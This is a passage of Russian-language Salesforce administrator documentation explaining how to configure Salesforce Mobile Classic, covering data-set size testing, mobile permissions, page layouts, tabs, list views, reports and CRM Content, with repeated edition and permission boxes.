Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

Поле слияния	Описание
	операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».
`$User.Fullname`	Данное поле ссылается на имя и фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».

СМ. ТАКЖЕ:

- Управление конфигурациями Salesforce Mobile Classic
- Поддержка мобильной работы с помощью Salesforce Mobile Classic
- Определение наборов данных

Тестирование конфигураций Salesforce Mobile Classic

При создании конфигурации Salesforce Mobile Classic рекомендуем задать общее ограничение размера данных для организации. Общее ограничение размера данных препятствует отправке слишком большого объема данных Salesforce на мобильные устройства пользователей, назначенных мобильной конфигурации. Чтобы убедиться, что наборы данных не превышают общее ограничение размера данных, рекомендуем протестировать мобильную конфигурацию после определения наборов данных.

Чтобы определить размер набора данных, передаваемых мобильной конфигурацией на устройство пользователя, выполните указанные ниже действия.

1. Введите строку «*Конфигурация `Salesforce Classic`*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**. Выберите имя нужной мобильной конфигурации.
2. Нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
3. Чтобы выбрать нужного пользователя, щелкните значок поиска напротив поля «Выбрать пользователя» в разделе «Размер тестовых данных». Мобильные конфигурации могут быть назначены только пользователям мобильных устройств, но размер данных конфигурации может быть протестирован посредством любой учетной записи.

   По умолчанию поле «Выбрать пользователя» содержит имя текущего пользователя. Рекомендуем протестировать мобильную конфигурацию посредством учетных записей пользователей, которым она должна быть назначена (особенно пользователей, обрабатывающих большое количество записей).

4. Чтобы добавить метаданные для оценки, установите флажок **«Включить метаданные»**. Метаданные содержат макет страницы и сведения о схеме. Размер метаданных, передаваемых на устройство, определяется размером организации и сложностью ее настроек.

   Внимание: Вычисление размера метаданных и размера данных может занять некоторое время. Метаданные, скрытые в результатах тестирования, учитываются общим размером данных при синхронизации мобильного устройства с системой Salesforce.

5. Нажмите кнопку **«Оценить размер данных»**.

   При этом вычисляется размер каждого набора данных. Результаты отображаются в дереве иерархии, то есть на левой панели области набора данных вверху страницы. Дополнительные результаты отображаются в разделе «Размер тестовых данных» под иерархией.

   - В дереве иерархии отображаются два значения напротив каждого набора данных. Первое значение соответствует количеству записей, созданных набором данных, а второе — общему размеру набора данных в байтах или килобайтах. Данная детализация позволяет определять наборы данных, размер которых может быть сокращен посредством дополнительных критериев фильтрации.
   - Раздел «Размер тестовых данных» позволяет оценить данные, передаваемые текущей мобильной конфигурацией на устройство выбранного пользователя, включая:
     - Размер и количество записей в каждом наборе данных объекта.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов данных Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для тестирования конфигураций Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

- Общий размер и количество записей, включая записи набора данных и отмеченные записи. Отмеченная запись — это запись, которая отсутствует в мобильной конфигурации пользователя. Ниже перечислены способы добавления отмеченных записей в наборы данных.
  - Записи, загруженные пользователем на мобильное устройство посредством интерактивного поиска, помечаются для отправки на устройство пользователя при каждой его синхронизации с системой Salesforce.
  - Записи в наборе данных пользователя содержат поля поиска записей, которые не соответствуют критериям фильтрации мобильной конфигурации. Чтобы исключить поврежденные ссылки из мобильного приложения, система Salesforce синхронизирует записи, используемые полями поиска.

    Совет: Прежде чем оценить размер данных для точного вычисления количества отмеченных записей, рекомендуем синхронизировать данные мобильного приложения. Чтобы синхронизировать данные, выполните указанные ниже действия.
    - Последовательно коснитесь **«Сведения о приложении»** > **«Синхронизировать»** > **«Обновить все данные»** на устройстве Android.
    - Последовательно коснитесь **«Дополнительно»****«Сведения о приложении»** на устройстве iPhone. Затем коснитесь **«Синхронизировать»****«Обновить все данные»**.

- Размер метаданных, которые должны быть переданы на устройство пользователя при наличии флажка **«Включить метаданные»**.
- Общий мобильный набор данных, объединяющий все записи.

- Оценка размера данных не охватывает отчеты.

6. Сравните результаты тестирования с общим ограничением размера данных, заданным для конфигурации (ограничение отображается вверху раздела «Размер тестовых данных»). Чтобы изменить ограничение размера на странице «Редактировать мобильную конфигурацию», щелкните данное значение.
   - Если общий размер данных не превышает установленного ограничения, то выбранный пользователь может быть назначен мобильной конфигурации. Помните, что результаты тестирования являются примерными, так как разные устройства используют разные алгоритмы хранения.
   - Если общий размер данных превышает установленное ограничение, рекомендуем сократить размер данных путем уменьшения области действия набора данных, уточнения критериев фильтрации, удаления набора данных или исключения полей из мобильного макета страницы. При необходимости повторите тестирование.

     Прим.: Редактирование наборов данных не инициирует автоматическое обновление оценки размера данных в разделе «Размер тестовых данных». Чтобы обновить результаты тестирования, щелкните **«Обновить размер данных»**.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Управление устройствами Salesforce Mobile Classic

Настройка Salesforce Mobile Classic

Редактирование свойств объекта для Salesforce Mobile Classic

Приложение Salesforce Mobile Classic позволяет изменять свойства стандартных и настраиваемых объектов. Например, ограничение полномочий пользователей Salesforce Mobile Classic или исключение ненужных полей из мобильного макета страницы объекта.

Свойства объекта Salesforce Mobile Classic настраиваются для каждой мобильной конфигурации. Чтобы изменить свойства мобильного объекта, выполните указанные ниже действия.

1. Введите строку «*Конфигурация Salesforce Classic*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**.
2. Выберите имя нужной мобильной конфигурации.
3. Щелкните ссылку **«Правка»** напротив имени нужного объекта в связанном списке «Свойства мобильного объекта».

   Связанный список содержит только те объекты, которые добавлены в набор данных мобильной конфигурации. Свойства объекта «Пользователь» не могут быть изменены.
4. Ниже перечислены действия, доступные на странице «Редактировать мобильную конфигурацию».
   - Удаление мобильных полномочий
   - Настройка макетов страниц Salesforce Mobile Classic
5. Нажмите кнопку **«Сохранить»**.

Удаление мобильных полномочий

Приложение Salesforce Mobile Classic наследует полномочия пользователя, предоставленные в системе Salesforce. Некоторые администраторы могут дополнительно ограничивать полномочия пользователей для доступа к данным Salesforce в приложении Salesforce Mobile Classic. Дополнительные ограничения могут быть обусловлены ограничениями приложения или вероятностью возникновения пользовательской ошибки. Например, чтобы предотвратить непреднамеренное удаление записи в приложении Salesforce Mobile Classic, которое инициирует удаление записи из системы Salesforce. администратор может дополнительно ограничить полномочия пользователей в мобильном приложении, независимо от их полномочий для работы со стандартными и настраиваемыми объектами в системе Salesforce. Кроме того, приложение Salesforce Mobile Classic поддерживает только некоторые функции Salesforce (например, элементы S-Control и код Apex не поддерживаются). Если приложение Salesforce Mobile Classic не поддерживает бизнес-процесс объекта, то обновление соответствующих записей в приложении может быть запрещено.

Выберите полномочия, которые должны быть отменены, в разделе «Полномочия». Чтобы запретить создание, изменение или удаление записей в приложении Salesforce Mobile Classic, установите флажок **«Запретить создание»**, **«Запретить редактирование»** или **«Запретить удаление»**.

Прим.: В настоящее время мобильные полномочия не могут быть заблокированы для объекта содержимого.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:
- Просмотр настройки и конфигурации

Для изменения свойств объекта Salesforce Mobile Classic:
- «Управление мобильными конфигурациями»

Настройка макетов страниц Salesforce Mobile Classic

Приложение Salesforce Mobile Classic наследует макеты страниц пользователя, используемые в системе Salesforce. Мобильные макеты страниц всех объектов позволяют исключать ненужные поля, наличие которых загружает память и усложняет процесс пролистывания страниц на мобильном устройстве.

Выберите поля объекта, которые должны отображаться на мобильном устройстве, в разделе «Исключенные поля». Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**.

- Администраторы могут просматривать все доступные поля объекта, независимо от параметров безопасности поля.
- Некоторые поля являются обязательными для взаимодействия приложения Salesforce Mobile Classic с системой Salesforce. Данные поля не могут быть исключены из мобильных макетов страниц, поэтому отсутствуют в списке «Доступные поля».
- Поля, используемые в настраиваемых мобильных представлениях, не могут быть исключены из мобильных макетов страниц.
- Все поля мобильного объекта содержимого добавляются в список «Доступные поля». Тем не менее макет страницы сведений о содержимом, используемый в приложении Salesforce Mobile Classic, позволяет отображать только несколько полей. Исключение полей из объекта содержимого не влияет на макет страницы в приложении.

СМ. ТАКЖЕ:

Поддержка мобильной работы с помощью Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Управление вкладками Salesforce Mobile Classic

Создание ссылок на веб-страницы и страницы Visualforce Mobile для приложения Salesforce Mobile Classic

Настройка Salesforce Mobile Classic

Назначение вкладок конфигурации приложения Salesforce Mobile Classic

Каждая мобильная конфигурация позволяет выбирать вкладки, отображающиеся в приложении Salesforce Mobile Classic, и определять порядок их расположения. Ниже перечислены вкладки, поддерживаемые мобильной конфигурацией.

- Вкладки стандартных объектов
- Вкладки настраиваемых объектов
- Вкладки Visualforce и веб-вкладки, включенные для приложения Salesforce Mobile Classic

> Внимание: Мобильные устройства поддерживают только некоторые веб-сайты и функции Visualforce. Внимательно прочтите рекомендации по созданию страниц, адаптированных для мобильных устройств, прежде чем включать вкладки Visualforce или веб-вкладки для приложения Salesforce Mobile Classic.

По умолчанию вкладки работают одинаково в приложении Salesforce Mobile Classic и в полной версии системы Salesforce. Например, вкладка объекта, скрытая в системе Salesforce, скрыта и в приложении Salesforce Mobile Classic.

> Прим.: Мобильные устройства пользователей позволяют просматривать вкладки, выбранные для мобильной конфигурации, даже в том случае, если они не добавлены в конфигурацию. Хотя вкладки передаются на устройство, они отображаются в приложении Salesforce Mobile Classic, только при наличии у пользователя полномочия на просмотр вкладки.

Есть несколько причин, по которым потребуется скрыть вкладку объекта приложении Salesforce Mobile Classic даже после отправки записей объекта на устройство. В приложении Salesforce Mobile Classic имеется намного меньшее пространство экрана для отображения строк вкладок, поэтому иногда приходится сокращать количество вкладок на устройстве. Кроме того, настраиваемые объекты могут быть взаимосвязаны со стандартными объектами, поэтому запись настраиваемого объекта может быть доступна посредством записи родительского объекта. В этом случае настраиваемому объекту может быть назначена мобильность, а вкладка может быть скрыта.

Чтобы назначить вкладки мобильной конфигурации, выполните указанные ниже действия.

1. Введите строку «*Конфигурация `Salesforce Classic`*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**. Щелкните имя мобильной конфигурации.
2. Чтобы определить мобильные вкладки, нажмите кнопку **«Настроить вкладки»** в связанном списке «Мобильные вкладки». Если мобильные вкладки уже настроены, нажмите кнопку **«Правка»**.
3. Чтобы добавить вкладки в мобильную конфигурацию, выберите нужные вкладки в списке «Доступные вкладки» и нажмите кнопку **«Добавить»**.
4. В списке «Выбранные вкладки» выберите нужные вкладки и нажмите стрелку **«Вверх»** или **«Вниз»**, чтобы изменить порядок расположения вкладок в приложении Salesforce Mobile Classic.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для настройки вкладок приложения Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

Прим.: Пользователи смартфонов iPhone могут настраивать порядок расположения вкладок в приложении Salesforce Mobile Classic. Если пользователь определяет порядок отображения вкладок, то любые изменения, внесенные администратором в мобильную конфигурацию, пропускаются, а новые мобильные вкладки добавляются ниже текущих вкладок пользователя.

СМ. ТАКЖЕ:

- Управление вкладками Salesforce Mobile Classic
- Включение веб-вкладок и вкладок Visualforce для приложения Salesforce Mobile Classic
- Поддержка мобильной работы с помощью Salesforce Mobile Classic
- Управление конфигурациями Salesforce Mobile Classic

Включение веб-вкладок и вкладок Visualforce для приложения Salesforce Mobile Classic

Веб-вкладки и вкладки Visualforce могут быть доступны в приложении Salesforce Mobile Classic. Чтобы гарантировать корректное отображение и функционирование веб-страницы или страницы Visualforce на мобильном устройстве, рекомендуем изменить свойства вкладки и установить флажок «Поддержка `Salesforce Mobile Classic`» при создании веб-вкладки или вкладки Visualforce. Установка данного флажка инициирует добавление вкладки в список доступных вкладок для мобильных конфигураций Salesforce Mobile Classic.

Обратите внимание, что большинство мобильных обозревателей отличаются техническими ограничениями, связанными с размером экрана, сценариями, скоростью процессора и сетевой задержкой. Прежде чем активировать мобильные веб-страницы и страницы Visualforce, убедитесь, что они поддерживаются используемыми мобильными обозревателями.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

Рекомендации по использованию мобильных веб-вкладок

Ниже перечислены рекомендации по определению веб-вкладок, которые должны использоваться в приложении Salesforce Mobile Classic.

- Активация мобильных веб-вкладок доступна только для устройств iPhone. Помните, что приложение Salesforce Mobile Classic не поддерживает мобильные веб-вкладки для устройств Android.
- Вкладке должен быть назначен тип «URL-адрес». Мобильное приложение не поддерживает элементы S-Control.
- Некоторые веб-страницы содержат JavaScript и Flash, которые поддерживаются не всеми мобильными обозревателями.
  - Обозреватель Safari от компании Apple поддерживает JavaScript и не поддерживает Flash.
- Прежде чем активировать мобильную веб-вкладку, откройте целевой URL-адрес на одном из мобильных устройств организации и убедитесь в ее корректной работе. Если пользователи организации используют телефоны с разными операционными системами (например, устройства iPhone), протестируйте веб-вкладку на устройстве каждого типа. Рекомендуем активировать мобильную веб-вкладку только в том случае, если мобильный обозреватель поддерживает все обязательные действия.

Рекомендации по использованию мобильных вкладок Visualforce

Ниже перечислены рекомендации по определению мобильных вкладок Visualforce.

- Мобильная вкладка Visualforce доступна только для устройств iPhone. Помните, что мобильные вкладки Visualforce не поддерживаются приложением Salesforce Mobile Classic для устройств Android.
- Чтобы оптимизировать страницу Visualforce для использования на мобильных устройствах, выполните указанные ниже действия.
  - Назначьте атрибутам `sidebar` и `showHeader` тега `<apex:page>` значение `false`. Телефоны оснащаются небольшими экранами и ограниченной производительностью, поэтому заголовок вкладки и боковая панель должны быть скрыты.
  - Назначьте атрибуту `standardStylesheets` тега `<apex:page>` значение `false`. Использование стандартной таблицы стилей Salesforce снижает скорость загрузки страниц на мобильном устройстве. Чтобы добавить таблицу стилей на страницу, рекомендуем вставить раздел `<style>` прямо под компонентом `<apex:page>`.
  - Назначьте атрибуту `columns` компонента `<apex:pageBlockSection>` значение «1». Экраны мобильных устройств не предназначены для отображения двух столбцов. Рекомендуем выбрать одностолбцовый макет, гарантирующий корректное отображение содержимого страницы.
- Приложение Salesforce Mobile Classic не поддерживает заставки.
- Приложение Salesforce Mobile Classic вставляет страницы Visualforce на вкладки, поэтому вкладки не должны использоваться для перемещения по мобильным страницам Visualforce.
- Если мобильный обозреватель поддерживает JavaScript на страницах Visualforce, рекомендуем использовать JavaScript как можно реже. Медленное сетевое подключение и большое количество сценариев увеличивают время загрузки страницы на мобильных устройствах. Чтобы сократить количество сценариев JavaScript на мобильных страницах Visualforce, рекомендуем создавать сценарии посредством HTML.
- Все страницы Visualforce содержат JavaScript даже в том случае, если код JavaScript не используется для создания страниц.
- Проверка агента пользователя может выполняться в настраиваемом контроллере для поддержки нескольких устройств. Чтобы выполнить данное действие, просмотрите соответствующий результат метода `getHeaders()` для ссылки на текущую страницу.

СМ. ТАКЖЕ:

Управление вкладками Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Создание ссылок на веб-страницы и страницы Visualforce Mobile для приложения Salesforce Mobile Classic

Назначение вкладок конфигурации приложения Salesforce Mobile Classic

Создание списковых представлений для Salesforce Mobile Classic

Вы можете создавать настраиваемые списковые представления для пользователей Salesforce Mobile Classic. Настраиваемые списковые представления для приложения Salesforce Mobile Classic (также известные как «мобильные представления») отличаются от настраиваемых представлений Salesforce.

- Администраторы настраивают мобильные представления для каждой мобильной конфигурации. Представления доступны всем пользователям, назначенным конфигурации, и не поддерживают ограничение доступности определенными группами пользователей внутри конфигурации. Каждому мобильному объекту в мобильной конфигурации может быть задано не более 10 настраиваемых представлений.
- Пользователи не могут фильтровать мобильные представления по критерию «Все записи» или «Мои записи». Представления применяются ко всем локальным записям устройства, независимо от ответственности; тем не менее, фильтры ответственности могут применяться посредством дополнительных полей в критериях поиска.
- Мобильные представления не поддерживают логику фильтра.
- Мобильные представления ограничиваются двумя столбцами.
- Пользователи могут сортировать мобильные представления в порядке возрастания или убывания (не более двух полей).

Каждой мобильной конфигурации может быть задано не более 10 настраиваемых представлений на один объект. Затем данные представления передаются на устройства пользователей, назначенных соответствующим конфигурациям. Чтобы создать настраиваемое представление для приложения Salesforce Mobile Classic, выполните указанные ниже действия.

1. Введите строку *«Конфигурация `Salesforce Classic`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**. Щелкните имя мобильной конфигурации. При необходимости создайте мобильную конфигурацию.
2. Прокрутите страницу вниз до связанного списка «Мобильные представления».
3. Выберите тип объекта в раскрывающемся списке «Выбрать объект» и нажмите кнопку **«Создать мобильное представление»**. Раскрывающийся список содержит только те объекты, которые добавлены в набор данных мобильной конфигурации. Мобильные представления не могут быть созданы для объекта «Пользователь».
4. Введите имя представления.

   Мобильные устройства оснащены небольшими экранами, поэтому максимально допустимая длина имени мобильного представления составляет 30 символов.
5. Введите условия, которым должны соответствовать выбранные элементы, в разделе «Определение критериев фильтрации» (например, *«`"Стоимость"` больше `"100 000"`»*).
   a. Выберите нужное поле в первом раскрывающемся списке.

   Прим.: Представления не могут быть созданы на основе полей, исключенных из мобильных макетов страниц, или полей, скрытых для всех профилей и наборов полномочий.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра устройств и пользователей Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для управления настраиваемыми представлениями Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

b. Выберите оператор фильтрации.

c. Введите нужное значение в третье поле.



Внимание: Ниже перечислены рекомендации по использованию значений критериев фильтрации для мобильных представлений.

- Поле слияния `$User.ID` может использоваться в качестве значения критерия фильтрации для обращения к текущему пользователю. Критерии фильтрации не могут содержать имена пользователей.
- Критерии фильтрации поддерживают только специальные значения дат, но не фактические даты.
- Критерии фильтрации не поддерживают специальные значения ФИНАНСОВЫХ дат.

d. Чтобы элементы мобильного представления соответствовали всем заданным критериям, выберите **«Точные совпадения»**. Чтобы элементы мобильного представления соответствовали любым заданным критериям, выберите **«Частичные совпадения»**. Настраиваемые мобильные представления не поддерживают дополнительные параметры фильтрации.

6. Выберите поля для использования в качестве столбцов в разделе «Выбор полей для отображения».

   Стандартные поля выбираются автоматически. Выберите не более двух разных столбцов полей данных для отображения в настраиваемом мобильном представлении.

7. При необходимости выберите основной и дополнительный порядок сортировки в разделе «Определение порядка сортировки».

   a. Выберите нужное поле в раскрывающемся списке «Порядок сортировки». Поля, исключенные из мобильного макета страницы объекта, также могут использоваться для сортировки.

   b. Выберите порядок сортировки: по возрастанию или убыванию.

8. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление представлениями Salesforce Mobile Classic

Управление конфигурациями Salesforce Mobile Classic

Управление устройствами Salesforce Mobile Classic

Настройка Salesforce Mobile Classic

Включение отчетов в приложении Salesforce Mobile Classic

Чтобы включить отчеты в приложении Salesforce Mobile Classic, выполните указанные ниже действия:

1. Создайте папку «Мобильные отчеты» в системе Salesforce. Щелкните **«Создать папку»** на начальной странице вкладки «Отчеты» в полной версии системы.
2. В поле «Папка отчетов» введите: *«Мобильные отчеты»*.

   Сервер загружает отчеты на мобильные устройства только в том случае, если данной папке задано имя «Мобильные отчеты». Прежде чем сохранить имя папки, проверьте орфографию. Имена папок Salesforce могут повторяться. Пользователи Salesforce Mobile Classic могут просматривать любые отчеты, хранящиеся во всех папках с именем «Мобильные отчеты», если доступ к папкам не ограничивается параметрами доступности.
3. Выберите значение для параметра «Доступ к общедоступной папке». Данный параметр не влияет на возможность пользователей мобильного приложения запускать отчеты.
4. Чтобы сохранить изъятые отчеты в папку «Мобильные отчеты», выберите нужные отчеты и нажмите кнопку **«Добавить»**. При необходимости отчеты могут быть добавлены после сохранения папки.
5. Выберите параметры доступности папки.
   - Параметр «Данная папка доступна всем пользователям» позволяет всем пользователям организации просматривать список мобильных отчетов на своих устройствах.
   - Параметр «Данная папка доступна только следующим пользователям» позволяет предоставлять доступ ограниченному кругу пользователей.

     Рекомендуем назначать папке «Мобильные отчеты» статус личной только в том случае, если мобильные отчеты должны быть скрыты ото всех пользователей.
6. Нажмите кнопку **«Сохранить»**.
7. Добавьте отчеты в папку «Мобильные отчеты». Щелкните имя нужного отчета на начальной странице вкладки «Отчеты», нажмите кнопку **«Сохранить как»** и сохраните отчет в папку «Мобильные отчеты».

   Чтобы упростить просмотр отчета на мобильном устройстве, измените параметры сохраненного отчета. Например, сократите количество столбцов или введите дополнительные критерии фильтрации.
8. Добавьте вкладку «Отчеты» в мобильную конфигурацию. Введите строку *«Конфигурация `Salesforce Classic`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**. Щелкните имя мобильной конфигурации.
9. Чтобы определить мобильные вкладки, нажмите кнопку **«Настроить вкладки»** в связанном списке «Мобильные вкладки». Если мобильные вкладки уже настроены, нажмите кнопку **«Правка»**.

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления общедоступных папок отчетов:

- «Управление общедоступными отчетами»

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

10. Чтобы добавить вкладку в мобильную конфигурацию, выберите вкладку **«Отчеты»** в списке «Доступные вкладки» и нажмите кнопку **«Добавить»**. Список «Доступные вкладки» содержит вкладки стандартных и настраиваемых объектов. Кроме того, список содержит веб-вкладки и вкладки Visualforce.

    Внимание: Если вкладки мобильной конфигурации еще не настроены, выберите все вкладки, которые должны отображаться в приложении Salesforce Mobile Classic, а не только вкладку «Отчеты».

11. Чтобы определить порядок отображения вкладки «Отчеты» в приложении Salesforce Mobile Classic, выберите вкладку «Отчеты» в списке «Выбранные вкладки» и нажмите кнопку **«Вверх»** или **«Вниз»**.
12. Нажмите кнопку **«Сохранить»**.

Прим.: В настоящее время приложение Salesforce Mobile Classic не поддерживает отчеты на устройствах Android и iPhone.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

Настройка Salesforce CRM Content для приложения Salesforce Mobile Classic

Ниже перечислены рекомендации по внедрению Salesforce CRM Content в приложение Salesforce Mobile Classic.

- В отличие от связанных файлов, записи содержимого синхронизируются с устройством. Данный алгоритм позволяет пользователям доставлять содержимое из приложения даже в том случае, если размер файла, загружаемого на мобильное устройство, превышает установленные ограничения.
- Приложение не поддерживает поиск конкретной части содержимого. Пользователи могут только предоставлять общий доступ к содержимому на вкладке «Содержимое», которое автоматически синхронизируется с устройством на основе фильтров назначенной мобильной конфигурации.
- Приложение не поддерживает просмотр списка подписанного содержимого. Пользователи не могут фильтровать список записей на вкладке «Содержимое» на основе отдельной библиотеки.
- Приложение поддерживает предварительный просмотр и общий доступ к содержимому, но не поддерживает обновление файла, связанного с записью содержимого. Пользователи могут редактировать поля на странице сведений о содержимом только при наличии обязательных полномочий.
- Предварительный просмотр и доставка содержимого доступны только при наличии информационного подключения. В противном случае, пользователи могут просматривать только страницу сведений о содержимом.
- Содержимое в приложении Salesforce Mobile Classic поддерживается только на устройствах iPhone.
- Мобильные полномочия не могут быть заблокированы для объекта содержимого. В настоящее время объект содержимого доступен в приложении Salesforce Mobile Classic только для чтения.
- Мобильный макет страницы для объекта содержимого не может быть изменен. Страница сведений о содержимом запрограммирована на отображение нескольких полей.

Чтобы настроить Content для конфигурации Salesforce Mobile Classic, выполните указанные ниже действия:

1. Введите строку *«Конфигурация `Salesforce Classic`»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Конфигурация Salesforce Classic»**, затем щелкните по имени мобильной конфигурации.
2. Нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
3. Нажмите кнопку **«Добавить...»**.
4. Выберите «Содержимое» во всплывающем окне и нажмите кнопку **«OK»**.
5. Чтобы выбрать синхронизированные записи содержимого, воспользуйтесь фильтрами поля.

   Пользователи не могут выполнять поиск содержимого в приложении Salesforce Mobile Classic, поэтому рекомендуем настроить фильтры, позволяющие просматривать на устройстве важное содержимое. Фильтры не могут быть созданы на основе библиотек или подписок. Ниже перечислены некоторые рекомендации по настройке полезных условий фильтра.

ВЕРСИИ

Настройка приложения Salesforce Classic Mobile доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

Мобильное приложение доступно за дополнительную плату в версиях: **Professional Edition** и **Enterprise Edition** для организаций, созданных до 1 мая 2016 г.

Мобильное приложение недоступно для организаций, созданных посредством выпуска Winter '17 или позже.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций Salesforce Mobile Classic:

- Просмотр настройки и конфигурации

Для создания, изменения или удаления наборов данных Salesforce Mobile Classic:

- «Управление мобильными конфигурациями»

- **Дата:** выполните фильтрацию по полю «Дата последнего изменения», «Дата изменения содержимого» или «Дата создания». Чтобы синхронизировать недавно обновленные записи содержимого, воспользуйтесь специальными значениями дат (например, «ПОСЛЕДНИЕ 90 ДНЕЙ» или «ПОСЛЕДНИЕ 180 ДНЕЙ»).
- **Ответственный:** выполните фильтрацию по автору при наличии пользователей организации, ответственных за публикацию содержимого.
- **Тип файла:** выполните фильтрацию по определенным типам документов. Например, группа, работающая с возможностями, может просматривать только презентации или PDF-документы.
- **Настраиваемые поля:** выполните фильтрацию по настраиваемым полям при наличии настраиваемых полей, предназначенных для категоризации содержимого. Например, при создании поля «Функциональное использование» со значениями раскрывающегося списка настройте условие фильтра «"Функциональное использование" равно *"Продажи"*».

6. Чтобы предотвратить использование всей памяти мобильного устройства записями содержимого, установите второй переключатель в разделе «Задать максимальное ограничение записи» и введите максимальное количество записей содержимого, которое может быть передано данной конфигурацией на мобильные устройства. Чтобы выбрать записи, подлежащие синхронизации при превышении ограничения размера данных, заданного для мобильной конфигурации, воспользуйтесь раскрывающимися списками «Порядок сортировки» и «Сортировать».
7. Нажмите кнопку **Готово**.

СМ. ТАКЖЕ:

Настройка Salesforce Mobile Classic

Начальная настройка Salesforce CRM Content

Настройка доступа Salesforce Mobile Classic для пользователей-партнеров

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра конфигураций, наборов данных, мобильных устройств и пользователей Salesforce Mobile Classic:	Просмотр настройки и конфигурации
Для создания, изменения или удаления конфигураций и наборов данных Salesforce Mobile Classic, тестирования мобильных конфигураций, редактирования свойств мобильного объекта и управления мобильными настраиваемыми представлениями:	«Управление мобильными конфигурациями»

ВЕРСИИ

Настройка приложения Salesforce Mobile Classic доступна в версиях: Salesforce Classic и Lightning Experience

Мобильное приложение доступно в версиях: **Performance Edition**, **Unlimited Edition** и **Developer Edition** для организаций, созданных до выпуска Winter '17

